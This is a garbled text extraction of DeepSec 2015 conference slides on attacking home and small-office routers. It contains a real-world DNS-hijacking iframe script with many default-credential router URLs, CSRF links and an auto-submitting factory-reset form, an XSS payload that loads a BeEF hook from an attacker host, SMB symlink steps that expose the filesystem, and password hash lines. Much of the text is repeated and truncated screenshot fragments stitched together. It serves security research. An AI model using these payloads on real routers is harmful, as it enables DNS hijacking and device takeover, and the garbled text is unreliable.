



Revisiting SOHO Router Attacks

DeepSec 2015



About us...

Meet our research group



Álvaro Folgado Rueda
Independent Researcher



José Antonio Rodríguez García
Independent Researcher



Iván Sanz de Castro
Security Analyst at
Wise Security Global.



Main goals

Search for
vulnerability issues

Explore innovative
attack vectors

**Evaluate the
current security
level of routers**

Develop exploiting
tools

Build an audit
methodology

State of the art

- Previous researches

UPnP hacks	
UPnP workings UPnP IGD hacking IGD stacks Vulnerable IGD devices Possibly vulnerable IGD devices IGD Annoyances Getting access to DNS with UPnP UPnP A/V hacking UPnP RemoteUI hacking Unresearched UPnP hacks Downloads News Media Frequently Asked Questions Contact Links	<p>/home</p> <p>In May 2006 I presented a paper called "Universal Plug and Play: Dead simple or simply deadly" at I discussed a lot of security problems with the Universal Plug and Play protocol and quite a few UPnP</p> <p>In the years following my presentation very little has changed. A lot of routers are still shipped with remote control over firewalls. New exploits are popping up, where bugs in Universal Plug and Play something a lot more dangerous. And that is just the beginning.</p> <p>Disclaimers</p> <p>This site is not responsible for any damage or loss of data that you may have as a result of using the information on this site.</p> <p>News</p>

GNUCITIZEN

[Archive](#) [Authors](#) [Guests](#) [About](#)

GNUCITIZEN exists to advance public understanding of offensive and defensive information security technologies, to educate and share information with its members and the public on best practices, tools and techniques for such coverage and to represent the interests of its members.

Our mission is to act as a focus for research on a wide range of defensive and offensive information security technologies. We do this by conducting our own research, commissioning research from outside, starting projects and ideas, organizing and participating in working groups, conferences and seminars to draw together the work of academic and underground specialists in a wide range of areas.

GNUCITIZEN acts on behalf of the whitehat community and it is a passionate adherent of all the ethical principles followed by the information security scene.

State of the art

- Previous researches

UPnP hacks

- [UPnP workings](#)
- [UPnP IGD hacking](#)
- [IGD stacks](#)
- [Vulnerable IGD devices](#)
- [Possibly vulnerable IGD devices](#)
- [IGD Annoyances](#)
- [Getting access to DNS with UPnP](#)
- [UPnP A/V hacking](#)
- [UPnP RemoteUI hacking](#)
- [Unresearched UPnP hacks](#)
- [Downloads](#)
- [News](#)
- [Media](#)
- [Frequently Asked Questions](#)
- [Contact](#)
- [Links](#)

/home

In May 2006 I presented I discussed a lot of security

In the years following remote control over fire something a lot more d

Disclaim

This site is have as a

News

/DEV/TTYSO Embedded Device Hacking

- Home
- Electronics
- Training
- Blog
- Tools
- Contact
- About

What the Ridiculous Fuck, D-Link?!

By Craig | April 14, 2015 | Reverse Engineering, Security, Tutorial 28 Comments

As mentioned in an update to my post on the [HNAP bug](#) in the DIR-890L, the same bug was reported earlier this year in the DIR-645, and a [patch](#) was released. D-Link has now released a [patch](#) for the DIR-890L as well.

The patches for both the DIR-645 and DIR-890L are identical, so I'll only examine the DIR-890L here.

Although I focused on command injection in my [previous post](#), this patch addresses multiple security bugs, all of which stem from the use of strstr to validate the HNAP SOAPAction header:

1. Use of unauthenticated user data in a call to system (command injection)
2. Use of unauthenticated user data in a call to sprintf (stack overflow)
3. Unauthenticated users can execute privileged HNAP actions (such as changing the admin password)

Remember, D-Link has acknowledged all of the above in their [security advisories](#), and thus were clearly aware of all these attack vectors.

academic and underground specialists in a wide range of areas.

GNUCITIZEN acts on behalf of the whitehat community and it is a passionate adherent of all the ethical principles followed by the information security scene.

State of the art

- Previous researches

UPnP hacks

- [UPnP workings](#)
- [UPnP IGD hacking](#)
- [IGD stacks](#)
- [Vulnerable IGD devices](#)
- [Possibly vulnerable IGD devices](#)
- [IGD Annoyances](#)
- [Getting access to DNS with UPnP](#)
- [UPnP A/V hacking](#)
- [UPnP RemoteUI hacking](#)

/DEV/TTYSO Embedded Device Hacking

Home Electronics Training Blog Tools Contact About

What the Ridiculous Fuck, D-Link?!

By Craig | April 14, 2015 | Reverse Engineering, Security, Tutorial 28 Comments

As mentioned in an update to my post on the [HNAP bug](#) in the DIR-890L, the same bug was reported earlier this year in the DIR-645, and a [patch](#) was released. D-Link has now released a [patch](#) for the DIR-890L as well.

Home	Generators	Tools	Contribute	Follow	Contact	About
2Wire	Belkin	EE	Observe	Sitel	Unicorn	
3Com	Binatone	Fibrehome	Pirelli	SMC	UTStarcom	
Alcatel-Lucent	Cisco	Freebox	Rom-0	Starbridge	Xavi	
Alpha-Networks	Cobham	Huawei	RuggedCom	Thomson	Zhone	
Arris	Comtrend	Linksys	Sagem	TP-LINK	Zoom	
Asmax	D-Link	MiFi	Seagate	TRENDnet	ZTE	
Asus	DD-WRT	Motorola	Siemens	Ubee / Ambit	ZyXEL	
Astoria	EasyBox	Netgear	Sitecom	Ubiquiti		

so I'll only examine the DIR-890L here.

At this point, this patch addresses multiple security bugs, all of which have the following header:

(hand injection)
 (buffer overflow)
 (such as changing the admin password)

security advisories, and thus were clearly aware of all

of areas.

it is a passionate adherent of all the

scene.

State of the art

- Previous researches


[/DEV/TTYSO](#) Embedded Device Hacking



SOHO Hopelessly
BROKEN

PRESENTED BY **ISE**
 Independent security evaluators

UPnP RemoteUI hacking



Home Generators Tools Contribute Follow Contact About

2Wire	Belkin	EE	Observe	Sitel	Unicorn
3Com	Binatone	Fibrehome	Pirelli	SMC	UTStarcom
Alcatel-Lucent	Cisco	Freebox	Rom-0	Starbridge	Xavi
Alpha-Networks	Cobham	Huawei	RuggedCom	Thomson	Zhong
Arris	Comtrend	Linksys	Sagem	TP-LINK	Zoom
Asmax	D-Link	MiFi	Seagate	TRENDnet	ZTE
Asus	DD-WRT	Motorola	Siemens	Ubee / Ambit	ZyXEL
Astoria	EasyBox	Netgear	Sitecom	Ubiquiti	

so I'll only examine the DIR-890L here.

it, this patch addresses multiple security bugs, all of which header:

(hand injection)

(overflow)

(such as changing the admin password)

[security advisories](#), and thus were clearly aware of all

of areas.

it is a passionate adherent of all the scene.

State of the art

- Previous researches


[/DEV/TTYSO](#)

Embedded Device Hacking

SOHOpelessly
BRKEN



UPnP RemoteUI hacking



Home

Generators

Tools

Contribute

Follow

Contact

About

2Wire

Belkin

EE

Observa

[Sitel](#)

Unicorn

3Com

Binatone

Fibrehome

Pirelli

SMC

UTStarcom

Alcatel-Lucent

Cisco

Freebox

[Rom-0](#)

Starbridge

Xavi

Alpha-Networks

Cobham

Huawei

RuggedCom

Thomson

[Zhong](#)

Arris

Comtrend

[Linksys](#)

Sagem

TP-LINK

Zoom

Asmax

D-Link

MiFi

Seagate

TRENDnet

ZTE

Asus

DD-WRT

Motorola

Siemens

Ubee / Ambit

ZyXEL

[Astoria](#)

EasyBox

Netgear

Sitecom

Ubiquiti

State of the art

- Previous researches



SOHO
B F

UPnP RemoteUI ha



Home

2Wire
3Com
Alcatel-Lucent
Alpha-Networks
Arris
Asmax
Asus
Astoria

DD-WRT
EasyBox

Motorola
Netgear

Siemens
Sitecom

Ubee / Ambit
Ubiquiti

ZyXEL

scene.



which

aware of all

f all the

State of the art

- Real world attacks

```
function Inicio(){  
  
    var ip = CapturarIP().trim();  
    //ip = ip.substr(1,ip.length);  
    var dnsprimario = '167.114.110.213';  
    var dnssecundario = '172.246.123.118';  
  
    var fnCriarIframe = function(url){  
  
        $('body').append('<iframe style="width:200px; height:200px;" src="'+url+'"></iframe>');  
  
    }  
  
}
```

```
fnCriarIframe('http://'+ip+'/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://admin:admin@10.1.1.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://192.168.2.2/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://10.1.1.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://192.168.1.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://root:root@83.142.155.209/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://admin:admin@83.142.155.209/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://184.170.140.162/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://user:user@192.168.1.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://admin:admin@10.1.1.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://admin:admin@192.168.1.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://10.0.0.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://admin:admin@10.0.0.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://admin:gvt12345@83.142.155.209/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://admin:gvt12345@192.168.1.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://admin:gvt12345@192.168.25.1/dnscfg.cgi?dnsPrimary='+dnsprimario+'&dnsSecondary='+dnssecundario+'&dnsDynamic=@&dnsRefresh=1');  
fnCriarIframe('http://admin:admin@192.168.1.1/userRpm/WanDynamicIpCfgrpm.htm?wan=@&wantype=@&atu=1500&annual=2&dnsserver='+dnsprimario+'&dnsserver2='+  
    dnssecundario+'&save=save');  
fnCriarIframe('http://admin:admin@192.168.1.1/userRpm/WanDynamicIpCfgrpm.htm?wan=@&wantype=@&atu=1500&annual=2&dnsserver='+dnsprimario+'&dnsserver2='+dnssecundario+'&  
    hostName=@&lagMode=2&save=save');  
fnCriarIframe('http://admin:admin@192.168.1.1/userRpm/WanDynamicIpCfgrpm.htm?wan=@&wantype=@&atu=1500&annual=2&dnsserver='+dnsprimario+'&dnsserver2='+dnssecundario+'&save=save');  
fnCriarIframe('http://admin:admin@192.168.1.1/userRpm/WanDynamicIpCfgrpm.htm?wan=@&wantype=@&atu=1500&annual=2&dnsserver='+dnsprimario+'&dnsserver2='+dnssecundario+'&save=save');  
fnCriarIframe('http://admin:admin@192.168.1.1/userRpm/WanStaticIpCfgrpm.htm?wan=@&wantype=@&ip=@.0.0.0&mask=@.0.0.0&gateway=@.0.0.0&atu=1500&dnsserver='+dnsprimario+'&  
    dnsserver2='+dnssecundario+'&save=save');  
fnCriarIframe('http://192.168.1.1/userRpm/PPPoECfgAdvRpm.htm?wan=@&1cpfru=14886ServiceName=@&AcName=@&EchoReq=@&annual=2&dnsserver='+dnsprimario+'&dnsserver2='+  
    dnssecundario+'&downBandwidth=@&upBandwidth=@&save=@Advanced-Advanced');  
fnCriarIframe('http://192.168.2.1/userRpm/PPPoECfgAdvRpm.htm?wan=@&1cpfru=14886ServiceName=@&AcName=@&EchoReq=@&annual=2&dnsserver='+dnsprimario+'&dnsserver2='+  
    dnssecundario+'&downBandwidth=@&upBandwidth=@&save=@Advanced-Advanced');  
fnCriarIframe('http://admin:admin@192.168.1.1/userRpm/PPPoECfgAdvRpm.htm?wan=@&1cpfru=14886ServiceName=@&AcName=@&EchoReq=@&annual=2&dnsserver='+dnsprimario+'&  
    dnsserver2='+dnssecundario+'&downBandwidth=@&upBandwidth=@&save=@Advanced-Advanced');
```


Common security problems

- **Services**

- Too many. Mostly useless.
 - Increases attack surfaces
- Insecure

UPnP




twonky



Common security problems

- **Default credentials**

- Public and well-known for each model
- Non randomly generated
- Hardly ever modified by users



Common security problems

- **Multiple user accounts**
 - Also with public default credentials
 - Mostly useless for users
 - Almost always hidden for end-users
 - Passwords for these accounts are never changed

```
passwd x
1 1234:$1$$iC.dUsGpxNNJGeOm1dFio/:0:0:::/tmp:/bin/cli|
2 adsl:$1$$m9g7v7tSyWPyjvelclu6D1:0:0:::/tmp:/bin/cli
3 user:$1$$ex9cQFo.PV11eSLXJFZuj.:1:0:::/tmp:/bin/cli
```

```
# cat /etc/passwd
1234:sduUFEdvuqOd6:0:0:Administrator::/bin/sh
support:JVlnvTw3Jih6w:0:0:Technical Support::/bin/sh
user:nR6BIKDo8V/4k:0:0:Normal User::/bin/sh
nobody:HjD0zebJloloQ6:0:0:nobody for ftp::/bin/sh
```

Common security problems


- Multiple user accounts

- /
- /
- /



Bypass Authentication

- Allows unauthenticated attackers to carry out router configuration changes
- Locally and remotely
- Exploits:
 - Improper file permissions
 - Service misconfiguration



Bypass Authentication

- **Web configuration interface**
 - Permanent Denial of Service
 - By accessing */rebootinfo.cgi*
 - Reset to default configuration settings
 - By accessing */restoreinfo.cgi*
 - Router replies with either HTTP 400 (Bad Request) or HTTP 401 (Unauthorized)
 - But spamming gets the job done!

Video Demo #1

- Persistent Denial of Service without requiring authentication



Bypass Authentication

• SMB

- Allows unauthenticated attackers to download the entire router filesystem
 - Including critical files such as */etc/passwd*
 - File modification is as well possible
- Erroneous configuration of the wide links feature

```
root@<script>alert(1)</script>:~# smbclient -L 192.168.0.1
Enter root's password:
Domain=[VODAFONE] OS=[Unix] Server=[Samba 3.0.37]

  Sharename      Type            Comment
  -----      -
  storage        Disk            USB shared folder
  IPC$           IPC             IPC Service (vodafone)
Domain=[VODAFONE] OS=[Unix] Server=[Samba 3.0.37]

  Server                Comment
  -----
  Workgroup              Master
```

```
root@<script>alert(1)</script>:~# smbclient //192.168.0.1/storage
Domain=[VODAFONE] OS=[Unix] Server=[Samba 3.0.37]
Server not using user level security and no password supplied.
smb: \> ls

.                D            0   Sat Jan  1 00:00:02 2000
..               D            0   Sat Jan  1 00:09:33 2000

40960 blocks of size 512. 1 blocks available
```


Bypass Authentication

- SMB

```
smb: \> symlink / barra
smb: \> cd barra
smb: \barra\> ls
```

.	D	0	Tue	Feb	19	16:41:10	2013
..	D	0	Tue	Feb	19	16:41:10	2013
bin	D	0	Tue	Feb	19	16:41:13	2013
dev	D	0	Tue	Feb	19	16:41:13	2013
etc	D	0	Tue	Feb	19	16:41:13	2013
lib	D	0	Tue	Feb	19	16:41:22	2013
linuxrc	A	236160	Tue	Feb	19	16:41:22	2013
mnt	D	0	Sat	Jan	1	00:00:02	2000
proc	DR	0	Sat	Jan	1	00:00:00	2000
sbin	D	0	Tue	Feb	19	16:35:24	2013
tmp	D	0	Sat	Jan	1	00:13:27	2000
usr	D	0	Tue	Feb	19	16:29:58	2013
var	D	0	Sat	Jan	1	00:13:27	2000
webs	D	0	Tue	Feb	19	16:35:11	2013

40960 blocks of size 512. 1 blocks available

- All the
- Er
- fe

load

```
root@<script>alert(1)</script>:~# smbclient -L 192.168.0.1
Enter root's password:
Domain=[VODAFONE] OS=[Unix] Server=[Samba 3.0.37]
```

Sharename	Type	Comment
storage	Disk	USB shared folder
IPC\$	IPC	IPC Service (vodafone)

```
Domain=[VODAFONE] OS=[Unix] Server=[Samba 3.0.37]
```

Server	Comment
Workgroup	Master

```
root@<script>alert(1)</script>:~# smbclient //192.168.0.1/storage
Domain=[VODAFONE] OS=[Unix] Server=[Samba 3.0.37]
Server not using user level security and no password supplied.
smb: \> ls
```

.	D	0	Sat	Jan	1	00:00:02	2000
..	D	0	Sat	Jan	1	00:09:33	2000

40960 blocks of size 512. 1 blocks available


Bypass Authentication

- **Twonky Media Server**

- Allows unauthenticated attackers to manipulate the contents of the USB storage device hooked up to the router
 - Download / Modify / Delete / Upload files.
- Misconfiguration of the service



Bypass Authentication

- 

ate
ed

Cross Site Request Forgery

- Change any router configuration settings by sending a specific malicious link to the victim
- Main goal
 - DNS Hijacking
- Requires embedding login credentials in the malicious URL
 - Attack feasible if credentials have never been changed
 - Google Chrome does not pop-up warning message

```
http://user:pass@RouterIP/Resource?CSRFParams
```

<u>http</u>	<u>user:pass</u>	<u>RouterIP</u>	<u>Resource?CSRFParams</u>
Protocol	Credentials	e.g.: 192.168.1.1	e.g.: dns.asp?DNS1=37.252.96.88 ...

Cross Site Request Forgery


- Change any router configuration settings by sending a specific malicious link to the victim
- Main goal

```
Raw Params Headers Hex
GET /dnscfg.cgi?dnsPrimary=80.58.61.35&dnsSecondary=80.58.61.34&dnsDynamic=0&dnsRefresh=1 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.1/dnscfg.html
Authorization: Basic MTIzNDoxMjM0
Connection: keep-alive
```

```
http://user:pass@RouterIP/Resource?CSRFPparams
Protocol Credentials e.g.: 192.168.1.1 e.g.: dns.asp?DNS1=37.252.96.88 ...
```


Cross Site Request Forgery

- Change any router configuration settings by sending a specific malicious link to the victim
- Main goal
 - DNS Hijacking
- Requires embedding login credentials in the malicious URL
 - Attack feasible if credentials have never been changed
 - Google Chrome does not pop-up warning message



Cross Site Request Forgery

- Suspicious link, isn't it?
 - URL Shortening Services
 - Create a malicious website



```
csrfnetgearrestore.php x
1 <form name="myform" action="http://192.168.1.1/goform/RgConfirmErase" method="post">
2 <input type="hidden"
3     name="NetgearResetDefaultsFlag"
4     value="1"/>
5 </form>
6
7
8 <script>
9
10 document.myform.submit();
11
12 </script>
```

Persistent Cross Site Scripting

- Inject malicious script code within the web configuration interface
- Goals
 - Session Hijacking
 - Browser Infection

System Contact	System Contact
System Name	<u><script></script></u>
System Location	System Location

TinyURL v

The following URL:

```
1234:1234@192.168.1.1/goform/formSnmConfig?snmp_enable=0&snmpSysDescr=System+Description&snmpSysContact=System+Contact&snmpSysName=%3Cscript%3Ealert%28%27Vulnerable+a+XSS%27%29%3C%2Fscript%3E&snmpSysLocation=System+Location&snmpSysObjectID=1.3.6.1.4.1.16972&snmpTrapIpAddr=192.168.1.254&snmpCommunityRO=public&snmpCommunityRW=public&save=Apply+Changes&submit-url=%2Fsnmp.asp
```

has a length of 375 characters and resulted in the following TinyURL wh

<http://tinyurl.com/ne9ug5t>
[\[Open in new window\]](#) [\[Copy to clipboard\]](#)

Persistent Cross Site Scripting

- Browser Exploitation Framework is a great help
 - Input field character length limitation
 - BeEF hooks link to a more complex script file hosted by the attacker


`http://1234:1234@192.168.1.1/goform?param=<script src="http://NoIPDomain:3000/hook.js"></script>`

```
Croot@<script>alert(1)</script>:~/beef-beef-0.4.5.1# ./beef
16:11:29 [!] Unable to load extension configuration '/root/beef-beef-0.4.5.1/extensions/s2c_dns_tunnel/config.yaml'
16:11:29 [*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
16:11:29 [*] Browser Exploitation Framework (BeEF) 0.4.6.0-alpha
16:11:29 |   |   |   |
16:11:29 |   |   |   |   |   |
16:11:29 |   |   |   |   |   |   |   |
16:11:29 |   |   |   |   |   |   |   |   |   |   |
16:11:29 |   |   |   |   |   |   |   |   |   |   |   |
16:11:29 |   |   |   |   |   |   |   |   |   |   |   |   |
16:11:29 [*] Project Creator: Wade Alcorn (@WadeAlcorn)
16:11:30 [*] BeEF is loading. Wait a few seconds...
16:11:32 [*] 11 extensions enabled.
16:11:32 [*] 221 modules enabled.
16:11:32 [*] 4 network interfaces were detected.
16:11:32 [+ ] running on network interface: 127.0.0.1
16:11:32 |   |   |   |
16:11:32 |   |   |   |   |   |
16:11:32 |   |   |   |   |   |   |   |
16:11:32 [+ ] running on network interface: 192.168.1.5
16:11:32 |   |   |   |
16:11:32 |   |   |   |   |   |
16:11:32 |   |   |   |   |   |   |   |
16:11:32 [+ ] running on network interface: 192.168.211.1
16:11:32 |   |   |   |
16:11:32 |   |   |   |   |   |
16:11:32 |   |   |   |   |   |   |   |
16:11:32 [+ ] running on network interface: 192.168.127.1
16:11:32 |   |   |   |
16:11:32 |   |   |   |   |   |
16:11:32 |   |   |   |   |   |   |   |
16:11:32 [*] RESTful API key: Obf398ffdabc9d557a451f0f9c9fb6e34324d5cb
16:11:32 [*] DNS Server: 127.0.0.1:5300 (udp)
16:11:32 |   |   |   |
16:11:32 |   |   |   |   |   |
16:11:32 |   |   |   |   |   |   |   |
16:11:32 |   |   |   |   |   |   |   |   |   |   |
16:11:32 |   |   |   |   |   |   |   |   |   |   |   |
16:11:32 [*] HTTP Proxy: http://127.0.0.1:6789
```



Unauthenticated Cross Site Scripting

- Script code injection is performed locally without requiring any login process
- Send a **DHCP Request PDU** containing the malicious script within the *hostname* parameter
- The malicious script is injected within Connected Clients (DHCP Leases) table



Unauthenticated Cross Site Scripting

```
Sent DHCP Request from 0.0.0.0 to 255.255.255.255
Xid: 896438. Client MAC: 0800272ea38e. Requested IP: 192.168.1.40
